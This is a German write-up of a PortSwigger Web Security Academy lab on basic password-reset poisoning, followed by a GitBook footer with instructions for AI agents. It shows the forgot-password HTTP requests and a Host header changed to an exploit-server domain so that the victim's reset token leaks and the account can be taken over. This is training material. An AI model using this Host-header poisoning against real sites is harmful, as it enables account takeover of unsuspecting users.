> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/host-header/basic-password-reset-poisoning.md).
# Einfache Vergiftung des Passwort-Reset-Mechanismus
Notizen zur einfachen Vergiftung des Passwort-Reset-Mechanismus für die Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungsablauf, Payload-Tests, Burp-Suite-Validierung und Behebungskontext.
### Grundlegendes Poisoning des Passwort-Zurücksetzens
**Beschreibung des Labs**
Dieses Labor weist eine Schwachstelle für das Poisoning des Passwort-Zurücksetzungsprozesses auf. / Benutzer **carlos** klickt unvorsichtig auf alle per E-Mail empfangenen Links.
Ziel:
* Nutzen Sie diesen Fehler, um einen gültigen Reset-Link wiederherzustellen
* Anmelden bei **Carlos-Konto**
Bereitgestellte Kennung:
* Benutzer: **wiener**
* Passwort: **peter**


Auf alle an dieses Konto gesendeten E-Mails kann über den E-Mail-Client des Servers\*\* zugegriffen werden.
**Erste Beobachtung**

Die App bietet ein \*\*
Beim Eingeben des `wiener` Benutzers wird korrekt eine Reset-E-Mail gesendet.
**Analyse der Backend-Anfrage**

Die während der Zurücksetzungsanfrage gesendete HTTP-Anfrage lautet wie folgt:
```http
POST /forgot-password HTTP/2
Host: 0af900f303cc106580bb030b00540086.web-security-academy.net
Cookie: session=Ao8thWvlDIgT46OxVL6hKR8lEBRU9H0i; _lab=46%7cMCwCFBQ4z%2fbgtHq4LZdE21KsQdP7n%2btxAhQUsbbmCpEAs2e6hfs40NpqVQzze60ZABOtmiZENKrkIeRhtjQpq7wGfTR4ACkfX%2fy3xiyS2hre0cnWFJ4KZTfb8HXE5b8FT19JGn3t24n5uFzD7iCcyveBexzEgHZ3I%2fpT%2bPde%2bB%2bkXac%3d
Content-Length: 53
csrf=Tk00wDOWaQI4cw34e6fwZ4dXAlXQhXD7&username=wiener
```
**Test zur Manipulation des Host-Headers**
Durch Ersetzen des `Host` Header-Werts durch eine beliebige Domain (z. B. `test.com`), verarbeitet der Server die Anfrage stets als gültig und erzeugt den Reset-Link anhand dieses geänderten Hosts.
```http
Host: test.com
```
Die Seite interpretiert den Inhalt genauso wie die normale Host-Seite.
Dies bestätigt ein übermäßiges Vertrauen in den Host\*\*-Header.
**Ausnutzung der Schwachstelle**
Der Angriff besteht aus:
1. Ändern Sie den `Host` Header, um die Domain zu platzieren**Exploit-Server**
2. Zurücksetzen für Benutzer anfordern **carlos**
Anwendung:
```http
POST /forgot-password HTTP/2
Host: exploit-0a5c001303a8105f80b302b10120000a.exploit-server.net
Cookie: session=Ao8thWvlDIgT46OxVL6hKR8lEBRU9H0i; _lab=46%7cMCwCFBQ4z%2fbgtHq4LZdE21KsQdP7n%2btxAhQUsbbmCpEAs2e6hfs40NpqVQzze60ZABOtmiZENKrkIeRhtjQpq7wGfTR4ACkfX%2fy3xiyS2hre0cnWFJ4KZTfb8HXE5b8FT19JGn3t24n5uFzD7iCcyveBexzEgHZ3I%2fpT%2bPde%2bB%2bkXac%3d
Content-Length: 53
csrf=Tk00wDOWaQI4cw34e6fwZ4dXAlXQhXD7&username=carlos
```
**Ergebnis**
* Der Server generiert einen Reset-Link basierend auf **vom Angreifer kontrollierter Host**
* Benutzer **carlos** klicken Sie auf diesen präparierten Link, der per E-Mail empfangen wurde

* Das Zurücksetzungstoken ist dann in den Protokollen des Exploit-Servers sichtbar
* Sie können für das Konto ein neues Passwort festlegen **carlos**
* Erfolgreiche Verbindung zum Zielkonto
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/web/host-header/basic-password-reset-poisoning.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.